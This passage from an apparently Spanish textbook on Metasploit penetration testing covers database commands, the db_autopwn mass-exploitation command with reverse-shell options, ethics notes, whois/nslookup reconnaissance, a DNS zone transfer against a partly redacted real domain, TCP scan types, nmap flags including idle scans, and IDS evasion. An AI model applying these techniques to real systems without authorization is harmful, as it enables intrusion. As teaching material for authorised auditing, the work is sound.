[*] 138.100.8.47:21 Anonymous READ (220 ProFTPD 1.2.8 Server (ProFTPD Default Installation) [███.███.████.es])
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) > 
```

Fig 1.17: Ejecución de un módulo *auxiliary* con *run*.

Comando: route

Este comando permite enrutar *sockets* a sesiones, disponiendo de un funcionamiento similar al comando *route* en *Linux*. Además, permite la adición de subredes, puertas de enlace o *gateways* y máscaras de red. Este comando puede ser muy útil en la técnica conocida como *pivoting*.

Comandos de base de datos

Metasploit permite la utilización de información almacenada en bases de datos por otras herramientas de recogida de información y análisis. Esta funcionalidad es de gran interés en un test de intrusión, ya que en función de dicha información se pueden ir realizando distintas pruebas sobre los sistemas de la organización.

```
msf > db
db_add_cred          db_del_port          db_import_amap_mlog    db_nmap
db_add_host          db_destroy           db_import_ip360_xml    db_notes
db_add_note          db_disconnect        db_import_ip_list      db_services
db_add_port          db_driver            db_import_msfe_xml     db_status
db_autopwn           db_exploited         db_import_nessus_nbe   db_sync
db_connect           db_export            db_import_nessus_xml   db_vulns
db_create            db_hosts             db_import_nmap_xml     db_workspace
db_creds             db_import            db_import_qualys_xml
db_del_host          db_import_amap_log   db_loot
```

Fig 1.18: Comandos de *Metasploit* con interacción con la base de datos.

Comando: db_driver

El comando *db_driver* indica las bases de datos que se encuentran disponibles para que *Metasploit* las utilice y la base de datos configurada por defecto. Este comando permite cambiar la base de datos que el auditor quiere utilizar.

```
msf > db_driver
[*]    Active Driver: mysql
[*]        Available: postgresql, mysql

msf > db_driver postgresql
[*] Using database driver postgresql
msf > db_driver
[*]    Active Driver: postgresql
[*]        Available: postgresql, mysql
```

Fig 1.19: Ejecución de *db_driver*.

Comando: db_connect

El comando *db_connect* crea y conecta con la base de datos. Previamente, se debe configurar el usuario en la base de datos. Este comando prepara todas las tablas en la base de datos que se utilizarán en la recolección de información y análisis para almacenar los datos obtenidos de los sistemas que se estén auditando.

```
msf > db_connect postgres:123abc.@127.0.0.1/metasploit
NOTICE:  CREATE TABLE will create implicit sequence "hosts_id_seq" for serial column "hosts.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for table "hosts"
NOTICE:  CREATE TABLE will create implicit sequence "clients_id_seq" for serial column "clients.
id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "clients_pkey" for table "clients
"
NOTICE:  CREATE TABLE will create implicit sequence "services_id_seq" for serial column "service
s.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "services_pkey" for table "servic
es"
```

Fig 1.20: Crear y conectar con la base de datos en *Metasploit*.

Comandos: db_nmap y db_autopwn

El comando *db_nmap* ejecuta la herramienta *nmap* y almacena todos los resultados del escaneo en las tablas preparadas en la base de datos previamente. El auditor debe conocer los distintos modificadores o parámetros de este escáner para sacar el máximo provecho a este proceso. Con el parámetro *–h* se muestra la ayuda de *db_nmap* donde se pueden consultar los distintos modificadores para los distintos tipos de escaneos.

El comando *db_autopwn* ayuda al auditor a lanzar una colección de *exploits* frente a una o varias máquinas de las cuales se ha obtenido información, como pueden ser puertos abiertos, versiones de productos detrás de dichos puertos, versiones del sistema operativo, etcétera. Este comando es conocido como la *metralleta* de *Metasploit* y automatiza en gran parte el proceso del lanzamiento de *exploits* sobre vulnerabilidades descubiertas. Hay que tener en cuenta que en las últimas versiones de *Metasploit*, en su edición *Community*, este comando ha sido eliminado. Si se quiere seguir

utilizando se recomienda actualizar manualmente el *framework* y no utilizar el comando *msfupdate* para actualizar *Metasploit*.

Como parámetros interesantes se especifican los siguientes:

Parámetro	Descripción
-t	Muestra todos los *exploits* que se están probando
-x	Selecciona los módulos basados en vulnerabilidades referenciadas
-p	Selecciona los módulos basados en puertos abiertos
-e	Lanza *exploits* contra todos los equipos objetivo
-r	Utiliza una *shell* inversa tras la explotación
-b	Utiliza una *shell* atada a un puerto aleatorio
-R	Se le pasa un *rank*, para sólo seleccionar módulos con cierto nivel. La ejecución sería *db_autopwn -p -t -e -r -R good*

Tabla 1.03: Parámetros del comando *db_autopwn*.

Comando: db_hosts

Este comando lista las máquinas que se encuentran alojadas en la base de datos. Proporciona información interesante sobre los distintos equipos que serán auditados y de los que se disponen datos.

Se pueden observar datos como el sistema operativo de la máquina, dirección MAC, la versión del *service pack* y más información de utilidad.

```
msf > db_hosts

Hosts
=====

address       mac  name             os_name            os_flavor  os_sp  purpose  info  comments
-------       ---  ----             -------            ---------  -----  -------  ----  --------
138.100.8.47
192.168.0.54       PRUEBAS-01760CC  Microsoft Windows  XP         SP3    device
```

Fig 1.21: Listado de máquinas almacenados en la base de datos.

Comando: db_destroy

Este comando elimina la base de datos que está utilizando en un momento dado. También se puede indicar la eliminación de la base de datos de la siguiente manera *db_destroy user:password@host:port/database*.

6. Notas éticas

Históricamente el término *hacker* ha definido a la persona con altos conocimientos técnicos sobre seguridad informática, o informática en general, el cual dispone de la capacidad de investigar, aprender e introducirse en sistemas remotos sin autorización previa a través de Internet. Las técnicas utilizadas por éstos son diversas, pueden ir desde la investigación de un fallo de seguridad en alguna aplicación que da acceso a una base de datos, como el engaño o engatusamiento de una persona con ciertos privilegios sobre un sistema mediante ingeniería social. También hay que recalcar que históricamente, la filosofía del *hacker* ha propuesto la libertad del conocimiento a través de los medios digitales, es decir, utilizar la capacidad para visualizar información no autorizada sin intención de realizar ninguna acción sobre ella que pueda otorgar un beneficio al *hacker*.

Ahora, ¿qué es el *hacking* ético? A lo largo del tiempo, el *hacker* ha sido tachado negativamente, por lo que la visión de la sociedad sobre él, no es lo que su filosofía planteaba. Quizá, esto ha ocurrido por la autoproclamación de algunos a llamarse *hackers* y realizar acciones sobre sistemas con objetivos de dudosa moral, ya sean económicos o el simple hecho de realizar una acción negativa sobre un usuario u organización.

El *hacking* ético nace como una metodología en la que se intenta educar y aprovechar las capacidades de las personas apasionadas con la seguridad informática. Estas personas o profesionales del sector realizarán ataques informáticos a organizaciones sin que éstos sean ataques reales, es decir, se comprueba el estado de seguridad en el que se encuentra la organización de una manera controlada. Estos profesionales deben disponer de la ética profesional para no aprovecharse de sus conocimientos ni de las situaciones que pueden surgir. Por ejemplo, puede darse la siguiente situación: Una empresa quiere auditar y comprobar hasta dónde puede llegar un usuario, con un nivel de acceso bajo a cierta información de la empresa que reside en un sistema crítico de ésta. La empresa decide contratar a alguien que simule ser un empleado con cierto nivel de acceso, y ver hasta dónde puede llegar. Una vez esta persona ha logrado acceder a la información que la empresa no quería mostrar, éste informa a la organización de qué procedimiento ha llevado a cabo para lograr el objetivo. La persona contratada debe disponer de una ética profesional, ya que si la empresa contratase a alguien sin dicha ética, se encontrarían, seguramente, con bastantes problemas de confidencialidad.

El profesional de la seguridad dispone de una ética, la cual es la marca e imagen de todo su trabajo. A continuación se exponen buenas prácticas a llevar a cabo en un proceso de auditoría, las cuales pueden ser tomadas por cualquier profesional para construir su ética:

- No atacar objetivos sin el respaldo de un contrato o permiso escrito.
- Generar el mejor informe posible, tanto en su formato técnico, con un proceso elaborado y detallado de las acciones llevadas a cabo, como en su formato ejecutivo, explicando con gran detalle los problemas de seguridad encontrados.
- No realizar acciones maliciosas sobre los sistemas que se estén verificando en la organización.

- Hay que considerar que toda acción tiene consecuencias. Si se realizan acciones fuera del ámbito del contrato se tendrán consecuencias negativas para el profesional.

- Si se realizan acciones de manera ilegal, el profesional puede acabar siendo investigado o denunciado, incluso pudiendo acabar siendo condenado.

- Máxima confidencialidad sobre la información que se puede ir obteniendo en el proceso de las pruebas.

- Respetar la privacidad de los usuarios.

El objetivo de este libro es presentar la herramienta *Metasploit* en el ámbito de los test de intrusión de una manera ética y moral para el profesional del sector de la seguridad.

Capítulo II
Preliminares

1. Ámbito

El presente capítulo engloba las fases de recolección de información y análisis de vulnerabilidades con la herramienta *Metasploit*. La fase de recolección de información proporcionará al auditor un gran volumen de datos sobre la organización a auditar. Se dará una visión global de qué técnicas y procesos seguir para ir recogiendo información utilizando distintas ramas. La fase de análisis de vulnerabilidades propone realizar un estudio sobre posibles amenazas que pueden existir en un sistema, por lo que se utilizarán herramientas conocidas como escáneres de vulnerabilidades para tratar de obtener vías de ataque a los sistemas.

Estas fases necesitan de gran paciencia por parte del auditor, no son las fases más vistosas del test de intrusión, pero si son fases necesarias en las que el profesional debe obtener el mayor número de información precisa acerca de como trabajan sus objetivos sin revelar la presencia del auditor o las intenciones de éste. La utilización de *google hacking*, crear mapas de red de la organización para entender mejor la infraestructura de la empresa, planificar las acciones, investigar y el pensar como un atacante son buenas prácticas que pueden ayudar al auditor a llevar a cabo con éxito esta fase y el resto de las fases del test de intrusión.

La integración de escáneres de vulnerabilidades con *Metasploit* aporta gran flexibilidad y funcionalidad a las fases primarias del test de intrusión. En el presente capítulo se hará gran hincapié en esta funcionalidad e integración con la que se pretende mostrar el potencial del *framework*. Este tipo de escáneres tienen un funcionamiento básico en el que se envían unas peticiones en función de la tecnología a las que se requiere auditar o investigar y se analizan las respuestas recibidas, en un esfuerzo para enumerar un número de vulnerabilidades presentes en el sistema remoto. Los sistemas operativos tienden a responder de manera distinta cuando son preguntados por ciertos paquetes de ciertos protocolos, debido a la implementación, por ejemplo, de la pila TCP/IP. Estas respuestas ayudan a realizar *fingerprint* con lo que se pueden determinar versiones de sistemas operativos u otras aplicaciones. Además, aportando credenciales, se pueden enumerar las aplicaciones de que dispone un sistema, servicios y actualizaciones disponibles en la máquina. Por lo general, estas herramientas presentan un informe con las vulnerabilidades encontradas que se puede utilizar y se debe recapitular para el informe final. Este informe, servirá *a priori* al auditor para realizar la siguiente fase del test de intrusión y contrastar dicha información.

2. Recogida de información

En la fase de recogida de información se disponen de varias técnicas o vías para recolectar los datos. El *footprinting* consiste en la búsqueda de cualquier tipo de información pública, la cual ha sido publicada a propósito o con desconocimiento de la organización. Con la realización de este proceso se buscarán todas las huellas posibles, desde direcciones IP pertenecientes a la organización, servidores internos, cuentas de correos de los usuarios de la empresa, nombres de máquinas, información de dominio, tipos de servidores, impresoras, cámaras IP, metadatos, etcétera. En conclusión, cualquier dato que puede resultar útil para lanzar distintos ataques en las fases posteriores del test de intrusión.

El *fingerprinting* consiste en analizar las huellas que dejan las máquinas, por ejemplo para obtener el sistema operativo, la versión de una aplicación, puertos abiertos, existencia de *firewalls*, etcétera. Las huellas se detectan a través del análisis de las conexiones de red de estas máquinas, por ejemplo, en el tipo y forma de las respuestas al establecimiento de las conexiones. Este proceso es llevado a cabo a través de 2 maneras, de forma activa, es decir, las herramientas envían paquetes esperando una respuesta, y en función de dicha respuesta se pueden inferir ciertas propiedades de ciertas tecnologías concretas. Se utiliza una base de datos dónde se va comparando para obtener la realidad. La otra vía es la pasiva, dónde la herramienta escucha el tráfico para identificar máquinas que actúan en la red comparando las respuestas pero sin llegar a interactuar en la red.

Técnicas pasivas

La recolección de información pasiva o indirecta consiste en descubrir datos sobre los objetivos sin *tocar* los sistemas, es decir, sin interacción directa sobre los mismos. Se puede utilizar esta técnica para identificar los límites de la red, las principales redes, etcétera.

Existen varias herramientas que permiten la recolección de información pasiva, como pueden ser *whois*, *nslookup*, *google hacking*, *fuzzers*, etcétera. Si se imagina un ataque contra el dominio de una empresa que contrata unos servicios, el objetivo del auditor en esta fase es determinar, como parte de un test de intrusión, que sistemas de la organización se pueden atacar. En esta fase, se pueden descubrir sistemas que parecen de la organización pero no lo son, por lo que se deberían descartar por encontrarse fuera del alcance de la prueba de intrusión.

Whois

Las herramientas del sistema se pueden lanzar desde una terminal de *Linux* o desde el interior de *msfconsole*. En realidad, cuando se ejecuta una herramienta de este tipo desde *msfconsole*, ésta lanza un *exec* del ejecutable que se requiere.

Whois es una herramienta que permite al auditor o cualquier usuario realizar consultas en una base de datos para determinar el propietario de un nombre de dominio o una dirección IP en la gran red, Internet. Hoy en día, existen gran cantidad de sitios web que ofrecen esta disponibilidad *online* aportando interfaces más amigables a los usuarios.

La información que se puede obtener con *whois* es la referente a los servidores DNS, *domain name system*, dónde se encuentra alojado el dominio, y quién es el propietario. Estos servidores no deberían entrar en un test de intrusión, por lo general, ya que se pueden encontrar fuera de los límites de la organización, e incluso pueden ser compartidos. Sin embargo, si la organización es grande y dispone de sus propios DNS, si puede ser factible el introducirlos en un test de intrusión. Existen ataques sobre estos servidores, los cuales pueden proporcionar gran cantidad de información e incluso mapas de red internos.

```
msf > whois informatica64.com
[*] exec: whois informatica64.com


Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: INFORMATICA64.COM
   Registrar: ARSYS INTERNET, S.L. D/B/A NICLINE.COM
   Whois Server: whois.nicline.com
   Referral URL: http://www.nicline.com
   Name Server: NS1.INFORMATICA64.COM
   Name Server: NS2.INFORMATICA64.COM
   Status: ok
   Updated Date: 02-sep-2011
   Creation Date: 30-aug-2000
   Expiration Date: 30-aug-2021

>>> Last update of whois database: Tue, 29 May 2012 07:37:52 UTC <<<
```

Fig 2.01: Ejecución de *whois* sobre un dominio.

Nslookup

Esta herramienta permite, entre otras cosas, verificar si el servidor DNS está resolviendo correctamente los nombres de dominio y las direcciones IP. Existe una versión tanto para sistemas operativos *Windows* como para sistemas basados en *Unix*.

Esta aplicación pregunta al servidor DNS por la información que éste dispone en sus registros. Las consultas pueden ser globales o específicas hacia un servicio en concreto, por ejemplo, si se requiere resolver dónde se encuentran los servidores de correo de una organización, o cuales son y dónde se encuentran los servidores DNS, si dispone de alguno más u obtener la dirección IP del servidor web dónde se encuentra alojada el sitio web, etcétera.

Tras lanzar la aplicación, ya sea en *Windows* o *Linux*, se disponen de distintos comandos para configurar a *nslookup* y que éste realice las peticiones como se requiera. Uno de los comandos que más juego aporta es *set*, con el que se configurarán las peticiones y la información que se recogerá de los servidores DNS. Por defecto, tras arrancar la aplicación *nslookup* envía las peticiones al servidor DNS configurado en la conexión a Internet. Existe el comando *server* con el que el usuario puede especificar a qué servidor DNS quiere enviar las peticiones.

Para consultar información sobre un dominio, simplemente hay que escribir el nombre del dominio, por ejemplo informatica64.com, en la consola que abre *nslookup*. Para obtener el máximo de información sobre el dominio se puede utilizar la sentencia *set q=any* para la versión basada en

Unix y *set q=all* para la versión basada en *Windows*. Ahora si se ejecuta la sentencia anterior dónde se pregunta por información de un dominio, se obtendrá bastante más información, como puede ser nombres de dominio de los servidores DNS, servidores de correo, servidor del sitio web, dirección de correo del administrador, etcétera.

```
> set q=any
> informatica64.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   informatica64.com
Address: 80.81.106.147
informatica64.com       nameserver = ns2.informatica64.com.
informatica64.com       nameserver = ns1.informatica64.com.
informatica64.com
>       origin = ns1.informatica64.com
        mail addr = rodol.informatica64.com
        serial = 2005101226
        refresh = 3600
        retry = 3600
        expire = 1209600
        minimum = 3600
informatica64.com       mail exchanger = 10 correo.informatica64.com.
informatica64.com       text = "v=spf1 a a:mail.informatica64.net a:correo.informatica64.com ip4
:80.81.106.148 ip4:80.81.106.146 -all"
```

Fig 2.02: Recolección de servidores con *nslookup*.

Transferencia de zona

Los DNS permiten dividir el espacio de nombres en diferentes zonas, las cuales almacenan información de nombres de uno o más dominios. El origen autorizado sobre un dominio es la zona en la que se encuentra dicho dominio, es decir, es el encargado de la información acerca de dicho dominio. Es extremadamente importante que las zonas se encuentren disponibles desde distintos servidores DNS por temas de disponibilidad.





Fig 2.03: Esquema de zonas.

Las transferencias de zona se crearon para que otros servidores, además del principal, puedan alojar zonas replicando toda la información. Las transferencias de zona suceden en las siguientes situaciones:

- Cuando se instala un nuevo servidor DNS y éste se configure en una zona existente.
- Cuando finaliza el plazo de actualización de una zona.
- Cuando se produce algún cambio en una zona y es necesario actualizar para la replicación de los cambios.
- Cuando manualmente se solicita la transferencia de zona.

En el siguiente ejemplo se utiliza un *cmd* en *Windows* para realizar la prueba de concepto o *proof of concept, PoC*, de la transferencia de zona. En primer lugar, tras lanzar *nslookup* en un *cmd* se modificará la información que se quiere obtener con el uso del comando *set q=ns*. A continuación se introduce el dominio sobre el que se quiere comprobar si existe la transferencia de zona.

```
> set q=ns
> ████.es
Servidor:  ███.████.es
Address:  ███.███.█.2

████.es nameserver = ███.████.es
████.es nameserver = ns1.████.es
███.████.es     internet address = ███.███.██.64
███.████.es     internet address = ███.███.█.2
> _
```

Fig 2.04: Configuración *nslookup* para probar la transferencia de zonas.

Una vez que se dispone de los servidores DNS de la organización se utiliza el comando *server* para cambiar el servidor DNS al que se realizarán las consultas con *nslookup*. Una vez realizada esta acción se utilizará el comando *ls* y el dominio sobre el que se requiere información, si ese servidor DNS tiene activada la transferencia de zona se obtendrá gran cantidad de información, que seguramente la empresa no quiera que sea visible o no sabe que es visible. En bastantes ocasiones, es una mala configuración o un descuido del administrador el que provoca esta situación.

```
> server ns1.████.es
Servidor predeterminado:  ns1.████.es
Address:  ████████.2

> ls ████.es
████4    A    ███.███.███.229
████5    A    ███.███.███.230
████6    A    ███.███.184.███
████7    A    ███.███.184.███
████8    A    ███.███.184.███
████9    A    ███.███.184.███
████     A    ███.███.███.246
████     A    ███.███.71.███
```

Fig 2.05: Consecución de información con transferencia de zona.

DNS Snooping

Este tipo de ataque se enmarca también en la fase de descubrimiento y recolección de información. DNS *caché snooping*, nombre real de la vulnerabilidad, es una técnica que permite al auditor conocer los distintos nombres de dominio que han sido resueltos por el servidor DNS y cuáles no,

El servidor DNS con esta vulnerabilidad está proporcionando información sobre la red al atacante, o en este caso al auditor. Esta fuga de información puede ayudar a un atacante a estudiar y explotar de manera eficiente otras vulnerabilidades.

Técnicas activas

Las técnicas activas para recolección de información consisten en interactuar directamente con los sistemas para aprender más sobre su configuración y comportamiento. Llevarán a cabo un escaneo de puertos para el estudio de los posibles puertos abiertos que se encuentren y determinar que servicios se están ejecutando, además de la versión del producto que se encuentra detrás del puerto.

En los sistemas cada puerto que se encuentra abierto da una vía de explotación al auditor, por lo que esta información es muy valorada en esta fase. Hay que conocer los tipos de escaneos que se encuentran disponibles y saber configurar las herramientas para poder obtener el máximo de información posible. Hay que tener cuidado con los IDS(*Intrusion Detection System*), y *firewalls* que se puedan encontrar en el análisis de puertos.

Tipos de escaneo

Existen gran cantidad de tipos de escaneos, con diferentes objetivos. A continuación se van a estudiar los mismos. Herramientas como *nmap* disponen de gran versatilidad y posibilidad de configuración, es recomendable estudiar el uso y configuración de esta potente herramienta.

Half Scan

Este tipo de escaneo consiste en realizar el procedimiento *three-way handshake* sin concluir por completo para no crear una conexión. En otras palabras, el emisor envía un SYN para iniciar conexión, si el receptor envía un SYN+ACK significa que el puerto se encuentra abierto, entonces el emisor envía un RST+ACK para finalizar la conexión, en vez de un ACK que sería lo normal para crear la conexión. La viabilidad de este tipo de escaneo es alta, con gran fiabilidad en su ejecución.

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CONCURRENCY   10               yes       The number of concurrent ports to check per host
   FILTER                         no        The filter string for capturing traffic
   INTERFACE                      no        The name of the interface
   PCAPFILE                       no        The name of the PCAP capture file to process
   PORTS         1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS        192.168.1.39     yes       The target address range or CIDR identifier
   SNAPLEN       65535            yes       The number of bytes to capture
   THREADS       1                yes       The number of concurrent threads
   TIMEOUT       1000             yes       The socket connect timeout in milliseconds
   VERBOSE       false            no        Display verbose output

msf auxiliary(tcp) > run

[*] 192.168.1.39:139 - TCP OPEN
[*] 192.168.1.39:135 - TCP OPEN
[*] 192.168.1.39:445 - TCP OPEN
```

Fig 2.06: Escaneo de tipo *half scan*.

Metasploit dispone de un módulo de tipo *auxiliary* para realizar este tipo de escaneos. El módulo se encuentra en la ruta *auxiliary/scanner/portscan/tcp*. Al mirar las opciones se puede configurar las direcciones IP a escanear, el rango de puertos que se analizarán, la variable *pcapfile* dónde se puede indicar la ruta de una captura de red con la que el módulo procese la información y la muestre, el *timeout*, etcétera. Este pequeño módulo es bastante útil para realizar este tipo de escaneo.

ACK Scan

La finalidad de este escaneo es distinta, no es determinar si un puerto se encuentra abierto o no, si no si un equipo de la red escucha las peticiones a través de un *firewall*. El emisor envía un paquete con un ACK activo, el receptor debe responder con un RST esté el puerto abierto o no, si no existe respuesta es que hay un cortafuegos en medio de la comunicación.

Metasploit dispone de un módulo, como el anterior de tipo *auxiliary*, para llevar a cabo este tipo de escaneos y pruebas sobre equipos remotos y la comunicación con éstos. El módulo se encuentra en la ruta *auxiliary/scanner/portscan/ack*. Al mirar las opciones se pueden configurar las direcciones IP a escanear, el rango de puertos que se estudiarán, entre otros valores interesantes.

Null Scan

Este tipo de escaneo tiene una característica curiosa y es que el paquete que se envía no contiene ningún bit activo. El emisor envía este tipo de paquetes y si el puerto se encuentra abierto no se recibirá nada, si por el contrario el puerto se encuentra cerrado se envía un RST+ACK. Es por ello, que normalmente se puede encontrar en otros libros que este tipo de escaneo tiene como fin averiguar cuales son los puertos TCP cerrados.

Xmas Scan

Este tipo de escaneo tiene en sus paquetes los bits de control activos. *Windows*, por defecto, no responde a este tipo de paquetes, pero antiguamente la pila TCP/IP, respondía con un paquete RST+ACK cuando el puerto se encontraba cerrado, mientras que si el puerto se encontraba abierto no se respondía. La viabilidad de este tipo de escaneos no es ni mucho menos óptima, inclinándose hacia una viabilidad mala.

```
msf auxiliary(xmas) > use auxiliary/scanner/portscan/xmas
msf auxiliary(xmas) > show options

Module options (auxiliary/scanner/portscan/xmas):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BATCHSIZE   256              yes       The number of hosts to scan per set
   INTERFACE                    no        The name of the interface
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS      192.168.1.39     yes       The target address range or CIDR identifier
   SNAPLEN     65535            yes       The number of bytes to capture
   THREADS     1                yes       The number of concurrent threads
   TIMEOUT     500              yes       The reply read timeout in milliseconds

msf auxiliary(xmas) >
```

Fig 2.07: Módulo *xmas auxiliary* de *Metasploit*.

Metasploit dispone de un módulo, de tipo *auxiliary*, para llevar a cabo este tipo de escaneo. Este módulo se encuentra en la ruta *auxiliary/scanner/portscan/xmas*. Las opciones que dispone son parecidas a las del módulo de escaneo de tipo ACK.

FIN Scan

Este tipo de escaneo consiste en la creación de un paquete TCP con el bit de FIN activo. El emisor envía el paquete y si el puerto se encuentra abierto no se obtendrá respuesta, sin embargo, si el puerto se encuentra cerrado se recibirá un RST+ACK. El objetivo o finalidad de este tipo de escaneo es idéntico al *null scan* y *xmas scan*, incluso algunos autores los agrupan como escaneos de detección de puertos cerrados a estos tipos.

Connect Scan

Es un tipo de escaneo antiguo, y quizá uno de los menos originales de los que se han podido estudiar en este libro. Su funcionamiento es el siguiente, en primer lugar se realiza el proceso completo de *three-way handshake*, creando una conexión entre 2 máquinas si el puerto se encuentra abierto en la máquina víctima. Una vez que la conexión se encuentra establecida el servicio que se encuentra detrás de dicho puerto se identifica enviando el *banner* del servicio. En este punto el emisor envía un ACK y por último un RST+ACK para forzar el cierre de la conexión. Se puede obtener además de la conclusión de que el puerto está abierto o no, la identificación del producto y la versión del servicio.

Idle Scan

Este escaneo es uno de los más complejos y su eficacia depende de la máquina elegida como *zombie*. En el escenario habrá al menos 3 máquinas, una es la del atacante, otra será la *zombie* o intermediaria y la última la víctima. La máquina del atacante debe chequear que el *zombie* utilice un algoritmo predecible para marcar los paquetes IP. Para averiguar este detalle el emisor o atacante envía varios paquetes con SYN+ACK para iniciar una conexión.El objetivo es obtener RST y chequear que los ID de las respuestas sean sucesivas o predecibles. También se debe verificar que la máquina *zombie* no esté teniendo tráfico, ya que si no el proceso sería inviable.

Cuando el atacante haya encontrado una máquina *zombie* que pueda ser utilizada, el atacante enviará paquetes SYN a la máquina víctima haciendo *IP Spoofing*. Los paquetes enviados desde la máquina atacante, con la dirección IP de la máquina *zombie*, a la víctima son en realidad un *scan* normal. La diferencia se encuentra en que las respuestas de la víctima irán destinadas a la máquina *zombie*, por la suplantación de IP realizada por el atacante.

Cuando la víctima conteste a la petición SYN, devolverá un SYN+ACK si el puerto se encuentra abierto o un RST+ACK si el puerto se encuentra cerrado. Cuando la máquina *zombie* reciba un SYN+ACK enviará un RST a la máquina víctima. Si la máquina *zombie* recibe un RST+ACK, se declarará como tráfico nulo y se descartará.

Tras esperar un corto período de tiempo el atacante preguntará por el ID de los paquetes de la máquina *zombie* y pueden ocurrir 2 situaciones concretas, en primer lugar el ID se ha incrementado

en uno, entonces el puerto en la máquina víctima está abierto, o por el contrario si el ID no se ha incrementado, el puerto se encuentra cerrado.

nmap

Esta herramienta, mundialmente conocida, permite al auditor explorar los puertos abiertos, detección de servicios, averiguar versiones de productos, *fingerprint* del sistema operativo, entre otras acciones. La herramienta se encuentra disponible tanto para sistemas *Linux* como *Windows*.

nmap puede suponer, a primera vista, una herramienta costosa de utilizar por su flexibilidad y diversidad en las posibles acciones a realizar con ella. Es verdad que dispone de gran cantidad de parámetros, por lo que se intentará listar algunos de interés relacionados con los tipos de escáneres vistos en este libro. También, se puede recomendar el uso de interfaces gráficas para la utilización de *nmap*, y de este modo simplificar el entendimiento y uso de la herramienta.

La ejecución de los comandos *nmap* se puede generalizar mediante el siguiente esquema nmap *<tipo de scan>* *<opciones>*. La ejecución por defecto sería la siguiente *nmap <dirección IP>*, con la que se obtiene un reporte de la máquina con dicha dirección IP dónde se informa de los puertos abiertos, servicios encontrados o el estado de la máquina. Para ser el escaneo por defecto no es poca la información obtenida.

A continuación se listan los diferentes parámetros que se deben añadir a la ejecución de *nmap* para obtener distintos resultados, en función de los tipos de escaneos vistos anteriormente.

Parámetro	Descripción y ejemplo
-O	El escaneo realizará *fingerprint* del sistema operativo con el objetivo de obtener la versión de éste en la o las máquinas remotas. Ejemplo: *nmap –O <dirección IP>*
-sP	Con este parámetro se analiza qué equipos se encuentran activos en una red. Ejemplo: *nmap –sP 192.168.0.0/24*
-sS	Se lanza un escaneo sobre varios equipos o una red. Permite obtener un listado de puertos abiertos de éstos. Ejemplo: *nmap –sS 192.168.0.0/24*
-sN	Permite realizar un escaneo de tipo *Null Scan*. Ejemplo: *nmap –sN <dirección IP>*
-sF	Permite realizar un escaneo de tipo *FIN Scan*. Ejemplo: *nmap –sF <dirección IP>*
-sX	Permite realizar un escaneo de tipo *XMAS Scan*. Ejemplo: *nmap –sX <dirección IP>*
-p	Se indica sobre qué puertos se debe realizar el escaneo. Ejemplo: *nmap –p 139,80,3389 <dirección IP>*. Para indicar rangos especificamos el puerto de la siguiente manera 80-1500. Se realizará un análisis desde el puerto 80 hasta el 1500

Parámetro	Descripción y ejemplo
-A	Este parámetro habilita la detección del sistema operativo, además de las versiones de servicios y del propio sistema. Ejemplo: *nmap –A <dirección IP>*
-sI	Permite realizar un escaneo de tipo *idle*. Ejemplo: *nmap –P0 –p - -sI <dirección zombie> <dirección víctima>*. Cabe destacar que la opción –p – permite realizar un escaneo sobre todos los puertos de la máquina, esta acción puede provocar que el escaneo se ralentice en gran medida
-sV	Obtener las versiones de los productos. Ejemplo: *nmap –sV <dirección IP>*
-oX	Permite exportar la información del análisis en un archivo XML. Ejemplo: *nmap –O –sV <dirección IP> -oX archivo.xml*. Con la opción –oN se puede exportar la información en un fichero de texto

Tabla 2.01: Parámetros para obtener información variada con *nmap*.

Hay que destacar que cuando *nmap* devuelve que un número determinado de puertos han sido filtrados, no quiere decir que determinados estén cerrados.. Cuando el mensaje indique que el puerto se encuentra filtrado, quiere decir que esa máquina dispone de un *firewall* el cual está filtrando esas peticiones a ciertos puertos, mientras que si el mensaje indica que el puerto está cerrado quiere decir que se ha obtenido respuesta de la máquina al analizar ciertos puertos, pero que éstos se encuentran sin ningún servicio.

Existen otros estados que son los siguientes:

- Cerrado, el puerto es accesible pero no hay servicio en él
- No filtrado, el puerto es accesible pero no se puede determinar si se encuentra abierto o cerrado
- Otros 2 estados que indican que no se puede determinar si el puerto está abierto o filtrado, y si el puerto está cerrado o filtrado.

Una de las operativas más interesantes es la evasión de sistemas de detección de intrusos mediante la fragmentación de los paquetes, *spoofing* de direcciones MAC, señuelos, *spoofing* de direcciones IP, etcétera. Para obtener más información sobre las posibilidades de *nmap* se aconseja la visita y lectura del sitio web oficial *http://nmap.org/man/es/*.

Importación de resultados de nmap a Metasploit

Este apartado es realmente interesante ya que *Metasploit* permite la importación de los resultados obtenidos con la herramienta *nmap*. La utilización de tal importación está justificada, ya que cuando se realiza un test de intrusión con gran número de máquinas y aspectos a tener en cuenta se deben controlar todos éstos.

En el libro se utilizará el motor *PostgreSQL*, pero se pueden utilizar otros, como por ejemplo, *MySQL*. En primer lugar se deberá disponer de la base de datos arrancada, por lo que la primera acción a

